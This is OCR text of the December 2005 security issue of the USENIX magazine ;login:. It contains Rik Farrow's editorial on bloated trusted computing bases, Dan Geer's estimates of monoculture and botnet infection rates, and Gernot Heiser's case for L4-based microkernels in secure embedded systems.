
DECEMBER 2005 VOLUME 30 NUMBER 6

;login:

THE USENIX MAGAZINE

SECURITY ISSUE



USENIX
The Advanced Computing Systems Association

USENIX Upcoming Events

7TH IEEE WORKSHOP ON MOBILE COMPUTING SYSTEMS AND APPLICATIONS (WMCSA 2006)

Sponsored by IEEE Computer Society in cooperation with USENIX

APRIL 6–7, 2006, SEMIAHMOO RESORT, WA, USA
http://research.ihost.com/wmcsa2006

3RD SYMPOSIUM ON NETWORKED SYSTEMS DESIGN AND IMPLEMENTATION

Sponsored by USENIX, in cooperation with ACM SIGCOMM and ACM SIGOPS

MAY 8–10, 2006, SAN JOSE, CA, USA
http://www.usenix.org/nsdi06

5TH SYSTEM ADMINISTRATION AND NETWORK ENGINEERING CONFERENCE (SANE 2006)

Organized by Stichting SANE and co-sponsored by Stichting NLnet, USENIX, and SURFnet

MAY 15–19, 2006, DELFT, THE NETHERLANDS
http://www.sane.nl/sane2006

2006 USENIX ANNUAL TECHNICAL CONFERENCE (USENIX '06)

MAY 30–JUNE 3, 2006, BOSTON, MA, USA
http://www.usenix.org/usenix06
Paper submissions due: January 17, 2006

SECOND INTERNATIONAL CONFERENCE ON VIRTUAL EXECUTION ENVIRONMENTS (VEE '06)

Sponsored by ACM SIGPLAN in cooperation with USENIX

JUNE 14–16, OTTAWA, ONTARIO, CANADA
http://www.veeconference.org/vee06

4TH INTERNATIONAL CONFERENCE ON MOBILE SYSTEMS, APPLICATIONS, AND SERVICES (MOBISYS 2006)

Jointly sponsored by ACM SIGMOBILE and USENIX, in cooperation with ACM SIGOPS

JUNE 19–22, UPPSALA, SWEDEN
http://www.sigmobile.org/mobisys/2006

2ND STEPS TO REDUCING UNWANTED TRAFFIC ON THE INTERNET WORKSHOP (SRUTI '06)

JULY 6–7, 2006, SAN JOSE, CA, USA
http://www.usenix.org/sruti06
Paper submissions due: April 20, 2006

15TH USENIX SECURITY SYMPOSIUM (SECURITY '06)

JULY 31–AUGUST 4, VANCOUVER, B.C., CANADA
http://www.usenix.org/sec06
Paper submissions due: February 1, 2006

7TH SYMPOSIUM ON OPERATING SYSTEMS DESIGN AND IMPLEMENTATION (OSDI '06)

Sponsored by USENIX, in cooperation with ACM SIGOPS

NOVEMBER 6–8, 2006, SEATTLE, WA, USA
http://www.usenix.org/osdi06
Paper submissions due: April 24, 2006

SECOND WORKSHOP ON HOT TOPICS IN SYSTEM DEPENDABILITY (HOTDEP '06)

NOVEMBER 8, 2006, SEATTLE, WA, USA
http://www.usenix.org/usenix06
Paper submissions due: July 15, 2006

20TH LARGE INSTALLATION SYSTEM ADMINISTRATION CONFERENCE (LISA '06)

DECEMBER 3–8, 2006, WASHINGTON, D.C., USA

For a complete list of all USENIX & USENIX co-sponsored events, see http://www.usenix.org/events

contents

;login:
VOL. 30, #6, DECEMBER 2005

USENIX ASSOCIATION
2560 Ninth Street,
Suite 215, Berkeley,
California 94710
Phone: (510) 528-8649
FAX: (510) 548-5738

http://www.usenix.org
http://www.sage.org

;login: is the official magazine of the USENIX Association.

;login: (ISSN 1044-6397) is published bi-monthly by the USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

$85 of each member's annual dues is for an annual subscription to *;login:*. Subscriptions for nonmembers are $115 per year.

Periodicals postage paid at Berkeley, CA, and additional offices.

POSTMASTER: Send address changes to *;login:*, USENIX Association, 2560 Ninth Street, Suite 215, Berkeley, CA 94710.

OPINION

SECURITY

USENIX NOTES

CONFERENCE REPORTS

RIK FARROW

musings

rik@usenix.org

WELCOME TO THE EIGHTH SECURITY edition of *;login:*. I was asked if I would like to edit one issue of *;login:* per year back in 1998, and the only thing that has changed this year is that I am now editing regular issues of *;login:* as well.

Well, perhaps that's not the only thing that has changed this year. Google has announced that it is partnering with NASA. PalmOne has dropped its proprietary PalmOS and aligned itself with Microsoft. Solaris 11 and FreeBSD 6 are out in Beta. Microsoft and Intel are attempting to finesse the issue of the next DVD format by choosing to back HD DVD as opposed to Sony's Blue Ray.

On the security front, things have been relatively quiet. There was a lot of foo-for-all when Michael Lynn decided to resign from ISS rather than remain silent about the exploit he had written for Cisco IOS. While Lynn delivered his exposé at Black Hat Las Vegas, Cisco and ISS got restraining orders against Black Hat in an attempt to prevent copies of Lynn's presentation from escaping "into the wild." Of course, that attempt failed, and resulted in even more copies of the presentation being passed around. Nothing like screaming "fire" to get attention.

There were immediate fears of the ultimate Internet worm that would bring on "a digital Pearl Harbor." But no worm or exploit has emerged . . . so far. I have written in the past about the relative fragility of the routing infrastructure, and a monoculture of routers will certainly not help things. I'll have more to say about IOS, Cisco's Internet Operating System, later.

But on the MS worm front, nothing nearly as exciting as in past years. No Slammer, spreading faster than any worm ever (90% of vulnerable systems in just 10 minutes). No Blaster, leading to fears that Al Qaeda had launched a cyberattack that had led to the FirstEnergy-initiated blackout in August of 2003. Blaster had nothing to do with it and neither did Al Qaeda; downsizing had much more responsibility for the blackout. Not even a new root vulnerability in Sendmail (last in 2003, and I am happy that things have gone well there).

Does this mean we, programmers and sysadmins, can now rest easy? That the problems with program design and architecture have been solved, and that the worms and exploits are now things of the past?

Hardly.

Weakness in Depth

In the world of security, we like to talk about *defense in depth*, having layers of protection. You know, first

you have a packet filter, then a DMZ, with a firewall between the DMZ and the internal networks. There will be IDS both in the DMZ and at critical points on the internal networks, firewalls on critical systems, host-based intrusion detection, centralized patch management and authentication. Boy, this sounds good just writing about it.

And will it work? What exactly do I mean by "weakness in depth"?

Weakness in depth alludes to the design of the operating systems we use every day. Way back in the dark ages of computing, when a fast processor could execute one million instructions per second and be used to provide winter heat for the building it lived in, deep thinkers came up with the notion of the Trusted Computing Base. The TCB would be the bare minimum amount of code required to execute any application securely. Thus, no matter how poorly and insecurely the code had been written, even if a program was written with malicious intent, it would be impossible to violate the rules set down by the TCB.

Having written that, let's consider what passes for a TCB today. You might think that picking out the TCB from the rest of the OS is a difficult task. But it's not, really, because all computers use similar hardware.

The TCB relies on two hardware features for security: memory management and privilege level. Of these, the privilege level is the simplest. Processors can run in one of two (or more) privilege levels. Some processors have just two; the Intel x86 line has four, but only two are used. It is the highest privilege layer that concerns us. Certain instructions can only be executed when the processor is running at the highest privilege level, usually called Ring 0. And memory management can only be manipulated by code running in Ring 0.

Memory management creates the virtual address space that all processes and the operating system itself execute in. Isolating a process within its own set of pages in memory prevents that process from interfering with others. An aberrant process dies without bringing down the system. At least, that is the theory, one that has worked well on *NIX systems for years, and Windows systems more recently.

Memory management also prevents a process running as a less privileged user from injecting code into a process running with higher privilege. This mechanism has proved to be less than perfect, with recent examples (ptrace in OpenBSD in 2002, mremap in recent Linux kernels). But the concept is sound, even if the implementation has been less than perfect.

If memory management is key, and only code running in Ring 0 can affect it, then it sounds like memory management should make up the bulk of Ring 0. But it doesn't. While memory management is a very important part of Ring 0 code, it is in the minority when it comes to lines of code (LOC). The entire mm directory, which contains not just the memory management code for Linux but other memory-related code, contains 28,000 lines of code in the 2.6.11 kernel, out of a total of millions of LOC.

I can't tell you what fraction of the Windows Server 2003 kernel deals with memory. But I can tell you that most of the blue screens you get in WS 2003 come from faulty device drivers—other code that runs in Ring 0. In both Windows and *NIX, most of the kernel is taken up with device drivers, process scheduling and handling, and the network stacks. There is also code that deals with security, but a lot of this provides support for cryptography, and really doesn't belong in the TCB.

By this time, you can see that the TCB for *NIX and Windows includes the entire kernel and millions of LOC. But that's not all. Both *NIX and Windows run software as privileged users, root in *NIX and LocalSystem in Windows. These users can bypass much of the security imposed by the kernel, even violating the

boundaries created by memory management. So any process that runs privileged gets added to the TCB.

Add to this the shared objects or DLLs that get dynamically loaded into those privileged applications, and what you have is many tens of millions more LOC than appear in the kernels alone.

Security-relevant bugs exist at every one of these multiple layers of code. And that is what I mean by weakness in depth. We have built into our TCB many too many layers, all of which are too complex to be trusted. If you knew just how many layers, you would be astounded.

In Lynn's talk about exploiting Cisco routers, he pointed out how really hard it is to create an IOS worm. Each firmware version uses different addresses, and Cisco IOS has been polished for many years, helping to remove the potential for most buffer overflow and heap pointer exploits.

But Cisco IOS currently runs entirely in Ring 0. It is all kernel, all TCB, and a mistake anywhere compromises the entire system. Running in Ring 0 means there are no performance penalties for context switches—but also less of the built-in security obtained by systems designed to securely isolate non-TCB processes/threads.

During HotOS, I learned about Microsoft's experimental microkernel design, named Singularity (see pp. 80–81 of the October 2005 *;login:*). Singularity, like IOS, runs entirely in Ring 0, avoiding the performance penalties for context switches—Singularity can switch between processes almost two orders of magnitude faster than BSD, which goes through context switching. Again, the penalty is the reduction in security by running all processes in Ring 0.

Alternatives

I have been ranting about the weaknesses in operating systems for many years now (perhaps 13). And in the past several issues of *;login:*, I have requested articles that cover different approaches to security, and I plan on continuing to search for still more approaches.

In this issue, Gernot Heiser writes about L4, a microkernel that focuses on keeping the TCB as small as possible. Heiser and the programmers working on L4 and its derivatives strive to minimize the amount of code that needs to be trusted. Microkernels have come a long way since Mach, so performance should not be the main issue. But will the many layers required on top of a minimal TCB bring about the same issues as seen in the bloated TCBs of today? I hope not.

In the August issue you may have read about Xen. In the Xen approach, a virtual machine monitor, which is much bigger than a microkernel, manages all hardware and presents virtual hardware to complete operating systems. This approach solves the problem of buggy device drivers within operating systems, because those device drivers manipulate virtual devices. It also means that you can run any application supported by that operating system, whereas L4 needs its own layers to supply the system call interface provided by that OS. But Xen, like L4, has limited device support, unlike Windows with its unlimited device support—as long as it is a PC device. And Xen has a much larger TCB than L4.

Other issues of *;login:* have included articles about providing isolation or sandboxing for potentially dangerous applications. This issue contains an article, by Shaya Potter and Jason Nieh, about AutoPod, a mechanism that not only provides for isolation but also allows running servers to be migrated to other systems without stopping the server.

You will also find two articles about firewalls, one that compares firewall performance in two popular open source OSes, and another that uses an OpenBSD-

based firewall running within VMware to protect individual Windows systems (really!). Raven Alder shares her expertise in securing backbone networks, while Chris Jordan provides us with a deeper look at writing good ID signatures. Sam Stover and Matt Dickerson show why you want to create memory dumps when performing forensic examinations, and Thorsten Holz provides a wealth of information about botnets based on his experience with the German Honeynet Project.

Proper configuration goes a long way toward maintaining secure systems, and in this issue Luke Kanies explains why you should be using version control and provides examples of how to use CVS and Subversion in the first of what I hope will be many *;login:* articles about configuration management. Ming Chow writes about his experience teaching a college-level course about security to non-CS majors. And Dan Geer starts off the issue with some interesting numbers and conjectures.

History

This issue includes the final History column by Peter Salus. I want to thank Peter for his many columns, I and encourage you to read this one. But I must say that I don't agree with everything Peter has to say. Unlike Peter, I do believe that the day when our appliances will include network interfaces is not that far away—and here's why.

First, just about everything that has a control system includes a computer. Automobiles have many embedded systems, and luxury models already include a satellite telephone that can disable the car. Bluetooth is becoming common. Researchers are busy designing sensor networks composed of tiny inexpensive computers that learn how to communicate over wireless networks without any form of central management (see the October 2005 *;login:* article by Kandula). If tiny sensor devices designed to work for months on a single AA battery already exist, how can self-configured sensor nets for home appliances be far behind?

The question in my mind today is, Do I want my refrigerator, my stove, and my heat pump running Windows? Or Linux? The TCB in either of these OSes is way too big, way too complicated for something designed to provide a little sensor information and perhaps give me some control. And do I really want to worry about the next worm, be it Windows or Linux, infecting my house? Computer security takes on a whole new meaning when everything is not only computer controlled, but also connected to a network that can reconfigure it. After a virus takes over a house network, will it even unlock the front door so I can get in? Or will it turn on the oven and stovetop, turn off the refrigerator, and turn up the thermostat, all on a scorching summer day?

I seriously believe that microkernels will be playing an important part in our not-so-distant future lives. We need secure embedded systems for our cars, our cell phones, and even our refrigerators. What's currently lacking are the development tools and common API for the myriad devices we will find in our future homes and cars.

Microsoft would love to provide a set of developer tools for embedded systems, and already has a chunk of the embedded market—a chunk that just became larger with the support of PalmOne. As Ross Anderson wrote in *Security Engineering*, Microsoft's success happened because it caters to programmers' needs, not to users'. This is a message that I hope will not be lost on any embedded system designers. The terribly bright people who create these systems often expect that the other programmers writing for these systems will be equally bright and have the same deep level of understanding. They won't. But they *will* want to write in Visual Basic, sigh.

DAN GEER

monoculture on the back of the envelope

Dan Geer practices security medicine on corporate and government bodies of all sizes. For the privilege of doing so, he considers it a duty to report back whenever he is certain of what he has seen.

dan@geer.org

ABOUT TWO YEARS AGO, SEVEN various security folks released a paper where we tried to put together a single, coherent analysis [1] of the interaction of security and competition policy, which is to say, how a near-monopoly of Microsoft desktops affects the world's computing up to and including questions of national security. We weren't the first to use the word "monoculture" (that would probably be Prof. Stephanie Forrest at HotOS in Boston in 1997 [2]), and we invented nothing in the process; we were just the first to put it all in one place.

If you can call our paper a payload, the Computer and Communications Industry Association provided a launch vehicle, and at the last second my then employer showed up with a solid fuel booster already lit. We achieved orbit as measured by column inches in the global press and in many other ways as well—e.g., 10 days after our publication the CIO of the Department of Homeland Security was being grilled on the subject of monoculture on the floor of the House of Representatives [3], not that it dissuaded him from ending up with 200,000+ desktops, all Microsoft. Almost immediately, the NSF awarded Mike Reiter, CMU, and Stephanie Forrest, U. of New Mexico, a grant to study this very question . . . in the amount of $750,000 (http://www.scienceblog.com/community/older/archives/C/archsf373.html).

Finally, and as USENIX attendees will recall, there was even a formalized debate [4] on the question on June 30, 2004, at the Boston Annual Technical Conference.

Since then, has there been any great rush to diversify? No, even though the argument remains as valid as ever. There are exactly two paths to choose amongst with respect to monoculture security:

1. Embrace monoculture, since it allows you to get strongly consistent risk management exactly because everything is all alike.

or

2. Run from monoculture in the name of survivability.

Amongst the cognoscenti, you can see this: at security conferences of all sorts you'll find perhaps 30% of the assembled laptops are Mac OS X, and of the remaining Intel boxes, perhaps 50% (or 35% overall) are Linux variants. In other words, while security conferences are bad places to use a password in the clear

over a wireless channel, there is approximately zero chance of cascade failure amongst the participants. Oddly enough, this exactly corresponds to Sean Gorman's work at George Mason, where he demonstrated a sharp turn for the worse when a single platform reaches 43% of the communicating total [5].

Statistics have been mounting up, of course, not that the existence of statistics automatically wins over hearts and minds (outside the cognoscenti, that is). For example, botnets assembled by automated means pretty much rely upon monocultured targets. Symantec's number is 30,000 added to botnets per day [6].

So, getting to the back of the envelope, what might just that number tell us? If 30,000/day is accurate, then we should be able to calculate the total infection percentage using total PC count, lifetime to repair/reload, and the 30,000 figure (which is technically "incidence" in public health terms) to get "prevalence" (the number currently diseased) and eventually to percentage. Doing that proverbial back of the envelope and blithely assuming static number of 200 times ten to the 6th PCs on the planet with 100 days between reloads or other forms of repair:

$$\frac{\frac{30 \times 10^4\ captured}{day} \times 100\ days = 30 \times 10^6\ inventory}{200 \times 10^6\ total\ PCs}$$

Which gets you an estimate that perhaps 15% of all desktops are to some degree owned as I write this. This feels high, but as a personal data point, some colleagues recently found 70% of the desktops inside a defense contractor handling classified data to have spyware of one or another sort, and two keyloggers on the section head's desk. One can only assume that these are unusually careful folks, which thus reinforces the level of risk as high.

Let's look at cascade susceptibility terms but with an eye to the individual enterprise. As usual, there is an assumption, namely that when an infection enters the enterprise it will spread between and amongst those entities inside said enterprise. (This is what various people have called a "soft chewy interior.") Returning to the back of our envelope:

let: sizeof(enterprise) = y

and: Pr(individual_infection) = x

restated: Pr(no_individual_infection) = $1 - x$

hence: Pr(no_group_infection) = $(1 - x)^y$

Pr(group infection) = $1 - (1 - x)^y$

we want: LD50, that is x such that, given y, Pr(group_infection) = 50%

derivation: $.50 = 1 - (1 - x)^y$

$(1 - x)^y$ lineup = .50

$1 - x = .50^{1/y}$

$1 - .50^{1/y} = x$

(Notes: Pr = Probability of; LD50 = "Lethal Dose 50," the dose at which 50% of lab animals die.)

- For a 5,000 seat shop, there is a better than even chance of an attack taking down the enterprise when the risk of individual infection is .00014 (1 in 7,200) per user when integrated over the entire period of threat. For 100,000 seats, it's about 1 in 144,000 (.000007).
- That n(Web sites) ≈ 25,000,000 implies that each employee in that 5,000 seat enterprise must have an individual risk of infection less than 1 in 7,200; hence, for randomly selected Web sites, the density of infection must be less than 1 in 7,200: 25,000,000 / 7,200 ≈ 3,400, the number of Web sites that

can be infected across the entire Internet before a single random visit by each employee has a better than even chance of infecting the enterprise as a whole. For 100,000 seats, when n(infected Web sites) ≈ 175 for the entire Internet, a single random visit by each staff member has a greater than 50% chance of taking down the enterprise.

Summary

None of this is particularly good news but then again none of it is news at all. We knew this before, we just don't like hearing it, we shoot messengers, we try to patch things up. Everyone within the sound of my voice knows this. My 87-year-old cost accountant father knows this (his estimate is that over half of the productivity gains computers should have brought the domestic economy were lost due to standardization on the Redmond platform).

They know this in Redmond, too, where I do not envy the task they have in front of them, as it is like nothing so much as plugging shell holes below the waterline while under cannonade. In the meantime, Ballmer has one foot on the boat and one foot on the dock. The boat is labeled "Fix the security problem, but lose backward compatibility." The dock is the converse, "Preserve backward compatibility, but never fix the problem."

If he pulls his foot back onto the dock, he preserves backward compatibility but he never fixes the problem. This is betting that Microsoft is never tagged with liability for the security failures that only a monoculture can exhibit. Liability lawyers of the world are watching, and Steve is one nasty virus away from le deluge, not to mention the so-called progressive legislatures.

If he puts both feet in the boat and sails away from backward compatibility, then he absolutely puts into play the desktop in every single global corporation; those corporations are only sticking with Windows to amortize their existing investment in it. If they have to start over and write off that capitalization, they are not starting over with another round of "I won't hit you again, Honey, I promise."

And that, my friends, explains why Ballmer bought Connectix: the only way to introduce a new platform that arguably cures the security problem without kicking in the teeth of those who count on backward compatibility is to take the old insecure stuff and encapsulate it in some sort of virtual machine. It breaks the monoculture without breaking the monopoly, one part evil and one part brilliant.

REFERENCES

[1] D.E. Geer, C.P. Pfleeger, B. Schneier, J.S. Quarterman, P. Metzger, R. Bace, P. Gutmann, "Cyberinsecurity: The Cost of Monopoly—How the Dominance of Microsoft's Products Poses a Risk to Security," Computer and Communications Industry Association, September 24, 2003: http://www.ccianet.org/papers/cyberinsecurity.pdf.

[2] S. Forrest, A. Somayaji, and D. Ackley, "Building Diverse Computer Systems," *Proceedings of the 6th Workshop on Hot Topics in Operating Systems (HotOS VI)*, May 5–6, 1997, p. 67.

[3] S. Waterman, "Homeland Security Software Eyed for Problems," United Press International: http://www.washingtontimes.com/business/20031020-092335-9325r.htm.

[4] D.E. Geer, S. Charney, A. Rubin, Debate: Is an Operating System Monoculture a Threat to Security?, Affirmative, USENIX Annual Technical Conference, Boston, Massachusetts, June 30, 2004.

[5] S. Gorman et al., "Is Microsoft a Threat to National Security? The Effect of Technology Monocultures on Critical Infrastructure," 2004: http://policy.gmu.edu/imp/research/Microsoft_Threat.pdf.

[6] J. Krim, "E-Mail Authentication Will Not End Spam, Panelists Say," *Washington Post*, November 11, 2004, p. E1: http://www.washingtonpost.com/wp-dyn/articles/A41460-2004Nov10.html.

GERNOT HEISER

secure embedded systems need microkernels

Gernot Heiser is professor of operating systems at the University of New South Wales and leader of the research program in embedded, real-time, and operating systems at National ICT Australia (NICTA). His research interests include microkernels and microkernel-based systems, operating systems for embedded systems, and OS-level power management, as well as general performance and scalability issues in operating systems.

gernot@nicta.com.au

THE IMMENSE POPULARITY OF ALL sorts of electronic devices means that they have become an integral part of our lives; it is becoming difficult to imagine living without them. In the process, they are increasingly trusted with sensitive data, the loss of which can cause serious distress or financial harm. Security is therefore becoming a significant issue. Yet, as we know from the PC world, commodity computer systems are not well-defended against security threats. In this article we examine the security threats facing embedded systems, and what needs to be done to make them secure.

Embedded Systems Security Threats

Embedded systems—computers which are part of a larger system that is not primarily a computing device—are commonplace; in industrialized countries they outnumber people by about an order of magnitude. This includes cell phones, PDAs, entertainment devices, cars, washing machines, smart cards, broadband modems, and many more.

With our increasing dependence on embedded systems, their reliability and security become more and more of an issue. For example, cell phones and PDAs are used to perform financial transactions, which means that they are trusted with account access codes. Embedded devices also store increasing amounts of sensitive personal data, from address books to medical data. Hence, the security of such systems is a serious concern.

The main reason that embedded systems are becoming increasingly vulnerable is the pervasive use of wireless communication. Besides the already ubiquitous mobile phones, PDAs, and laptops, there is a set of devices, now quite common, whose primary purpose is not communication but which benefit from wireless communication. These include vehicles, access tokens, domestic appliances, and medical devices, among others.

In the world of wireless connectivity, physical access is no longer required in order to compromise a device, and the environment in which such devices operate is increasingly hostile. Devices can be attacked by an invisible foe behind an opaque wall. If the device is connected to the Internet, the attacker can be located anywhere in the world. Furthermore, users

who download executable code on their mobile devices open up these devices to attacks from within (by viruses and worms).

Previously, compromised equipment would most likely result in inconvenience and annoyance. Now that devices hold increasing amounts of sensitive personal data, the consequences of security breaches are much more serious.

Moreover, the whole wireless communication infrastructure is potentially vulnerable. Until recently, low-level communication operations were all done by hardware, which is secure from subversion except by the application of physical force. But now even the lowest-level functionality has moved into software (software-defined radio), making it vulnerable to attacks that change the software.

For example, a compromised mobile phone handset could be turned into a jammer, disabling all communication of a particular carrier within a radius of potentially several kilometers. If a large number of compromised handsets launched a concerted attack, a country's wireless communication infrastructure could be disabled within minutes—a disaster which would be very difficult to recover from. Such an attack is not out of the question. The Kabir cell-phone virus, which spreads via Bluetooth, is estimated to have infected millions of phones already.

Protecting Embedded-Systems Security

The key to preventing such disasters is to equip mobile devices with software that is *secure by design*. As the experience of the PC world shows, this is not easy—clearly, the standard of mobile device security must be much higher than what we are used to from the PC world. The problem is that the software driving mobile devices is becoming as complex as that of PCs, owing to the dramatic increase in functionality of such devices. Top-of-the-line cell phones already run software that is composed of millions of lines of code (LOC), and top-of-the-line cars contain in excess of a gigabyte of software.

Such large systems are impossible to make fault-free. Experience shows that even well-engineered software averages at least one fault every few thousand lines of code (and well-engineered software is rare). This is made worse by the traditional approach to embedded-systems software, which tends to be built on top of a real-time executive without memory protection. In such a system every bug in any part of the system can cause a security violation.

In security terms, the part of a system that can circumvent security policies (and must therefore be fully trusted) is called the *trusted computing base* (TCB). In a system without memory protection, the TCB is the complete system (of potentially millions of lines of code). Clearly, such a large TCB cannot be made *trustworthy*.

Trustworthy TCB?

Over the past few years the embedded-systems industry has been moving toward the use of memory protection, and operating systems which support it. With this comes the increasing popularity of commodity operating systems, particularly embedded versions of Linux and Windows. Those systems, if stripped to a bare minimum for embedded-systems use, may have a kernel (defined as the code executing in the hardware's privileged mode) of maybe 200,000 LOC, which is a lower bound on the size of the TCB. In practice, the TCB is larger than just the kernel; for example, in a Linux system every root daemon is part of the TCB. Hence the TCB will, at an optimistic estimate, still contain hundreds if not thousands of bugs, far too many for comfort.

If we want a secure system, we need a secure, trustworthy TCB, which really means one free of bugs. Is this possible?

Methods for guaranteeing the correctness of code (exhaustive testing and mathematical proof, a.k.a. formal methods) scale very poorly; they are typically limited to hundreds or, at best, thousands of lines of code. Can the TCB be made so small?

Maybe not, but maybe it doesn't have to be. Modularity is a proven way of dealing with complexity, as it allows one to separate the problem into more tractable segments. However, with respect to trustworthiness, modularizing the kernel does not help, as there is no protection against kernel code violating module boundaries. As far as assertion goes, the kernel is atomic.

The situation is better for non-kernel code. If this is modularized, then individual modules (or *components*) can be encapsulated into their own address spaces, which means that the module boundaries are enforced by hardware mechanisms mediated by the kernel. If the kernel is trustworthy, then the trustworthiness of such a component can be established independently from other components. That way, the TCB can be made trustworthy even if it is larger than what is tractable by exhaustive testing or formal methods.

Minimal Kernel

The key to a trustworthy TCB is therefore a very small kernel, small enough to be verified. A minimal kernel will *only contain code that must be privileged;* any functionality that can be performed by unprivileged code should remain unprivileged (i.e., outside the kernel). Such a kernel is called a *microkernel.* It contains little more than the fabric required to enforce the interfaces between components: protection (in the form of address spaces) plus a mechanism, called *interprocess communication* (IPC), for controlled communication across address space.

A true microkernel in this strict sense has not been built to date. However, there are good approximations, specifically the L4 microkernel. Its most mature and most widely used implementation, L4Ka::Pistachio, developed at the University of Karlsruhe, consists of about 10,000 lines of code (counting only code required to build it on a particular architecture, e.g., ARM). Ten thousand LOC is still large for a system that is aimed to be completely bug-free, but the goal is within reach. In fact, at NICTA we have two projects underway that aim to achieve exactly this (and similar activities are under way at Dresden University of Technology).

The project called *seL4* seeks to produce a new version of L4 that is a better approximation of a microkernel and, at the same time, an API that is better matched to the requirements of secure systems. We expect the seL4 kernel to consist of only 5000–7000 LOC.

The second project, called *L4.verified,* aims at a mathematical proof of the correctness of the seL4 kernel. Specifically, the project aims to prove that the kernel's implementation is consistent with its specification (i.e., a formal model of its ABI). The formal model of the kernel can then be used to prove security properties of systems built on top of the kernel.

While it will take a few years to achieve this goal of a formal correctness proof, the small size of the existing kernel already provides an excellent base for building a more trustworthy TCB. Although testing and code inspection cannot give complete assurance of the kernel's correctness, the small size makes it possible to reduce the number of defects to maybe a few dozen. Debugging is aided by the fact that the kernel provides only a very small number of fundamental mech-

anisms. This means that any non-trivial system built on top exercises almost the complete kernel functionality—bugs do not have many places to hide.

Minimal TCB

The L4 kernel supports the construction of a small TCB. We have developed a minimal operating system, called *Iguana,* specifically for use in embedded systems. Iguana provides essential services, such as memory management, naming, and support for device drivers—enough for many embedded applications. The complete resident[1] TCB of such a system, consisting of L4, Iguana, and a few drivers, can be as small as about 20,000 LOC. We expect that a minimal TCB of seL4-based systems will be 10,000–15,000 LOC.

It should be noted that the TCB (and its size) depends a lot on what functionality a system is to provide. Specifically, systems with non-trivial user interfaces (such as graphics displays and pointer devices) tend to have larger TCBs, which may include a trustworthy window system that guarantees that the user's input is consumed by the right program. The sizes quoted in the preceding paragraph are for a system with minimal requirements.

L4/Iguana is mature and has excellent performance, good enough to be deployed in commercial products; it will ship in a major consumer item early next year. Its users will have an upgrade path to a provably correct seL4-based system, once the L4.verified project succeeds.

Fine-Grained Access Control

Besides the large size of the TCB, there is at least one other reason why traditional operating systems such as Linux and Windows are a poor match for the requirements of embedded systems. They have a model of access control that originated in time-shared mainframes: different users of the system must be protected from each other, while there is no reason to restrict a particular user's access to their own data.

Embedded systems, on the other hand, are typically single-user systems, and the protection issue is quite different: different programs run by the same user should have different access rights, determined by their function rather than the identity of the user. This is an instance of the security principle of *least privilege.* Traditional systems violate least privilege, by running every program with the full set of access rights (to files and other objects) of the user. This is one of the reasons why viruses and worms can cause so much damage: A game program should only have access to the I/O devices needed to play it, its own executable, a file to save its state, and (for networked games) a well-defined communication channel. Having full access permits a virus embedded in the game program to destroy the user's files or steal their contents.

In a microkernel-based system, where software is encapsulated into components with hardware-enforced interfaces, all communication must employ the kernel-provided IPC mechanism. This means that the kernel is in full control over all communication between components. It also means that it is possible to transparently interpose security monitors between components, which can be used to enforce system-wide security policies. Such a policy could be that a program imported into the system (such as a game) is only allowed to access files that have been explicitly assigned to it by the user, thus preventing the theft of sensitive information.

Virtual Machines

Microkernels have a lot in common with virtual machine monitors (VMMs): both provide a substrate on top of which the "real" operating system is implemented. The key difference is that microkernels are designed to be a minimal layer to support arbitrary systems, while modern VMMs such as Xen are designed specifically to support (multiple) legacy operating systems. This means that virtual machines *increase* rather than decrease the size of the TCB, compared to simply running a legacy OS. Furthermore, most modern VMMs are actually much larger than a well-designed microkernel. This is not inherent—as demonstrated by L4Linux, which shows that L4 makes an excellent VMM—but is a result of the different design goals.

The story is similar for so-called *process virtual machines*, such as the Java Virtual Machine, which provide a higher-level API than classical VMMs. Here the complete language environment is part of the TCB, in addition to the operating system on which the virtual machine is hosted. They provide a good way to encapsulate untrusted applications (such as mobile code) but are no solution to the overall security problem in embedded systems.

Conclusion

The idea of microkernels has been around in one form or another for about 35 years. After a boom in the late '80s they lost popularity, mostly as a result of very poor performance exhibited by systems built on top of the popular Mach kernel. We now understand much better how to build microkernels with good performance, and it has been shown that microkernel-based systems achieve performance close to traditional (*monolithic*) systems. Still, microkernels have retained a reputation for poor performance and as academic toys. However, industry, seeing microkernels' potential as a solution to the security problems of embedded systems, is now ready to embrace them.

Further Reading

The philosophy behind L4 and microkernels was presented by Jochen Liedtke, "Towards Real Microkernels," *Communications of the ACM,* vol. 39, no. 9, pp. 70–77, September 1996. Hermann Härtig et al., "The Performance of µ-Kernel-Based Systems," *16th ACM Symposium on OS Principles* (SOSP) 1997, examined the performance of L4-based systems and described L4Linux, which in today's language is a paravirtualized Linux on L4 as a VMM. More information about L4, its implementations, and systems built on top can be found at http://l4hq.org. The home of L4Ka::Pistachio is http://l4ka.org.

Information about the seL4 and L4.verified projects can be found at http://ertos.nicta.com.au/research/. This site contains links to further publications, including Harvey Tuch et al., "OS Verification—Now!" *Tenth Workshop on Hot Topics in Operating Systems (HotOS X),* 2005.

Related is the EROS OS, which is much less of a minimal system but is more security-focused than existing L4 implementations, and is providing many of the ideas for seL4. The main publication on EROS is Jonathan S. Shapiro et al., "EROS: A Fast Capability System," *17th ACM Symposium on OS Principles (SOSP),* 1999.

NOTE

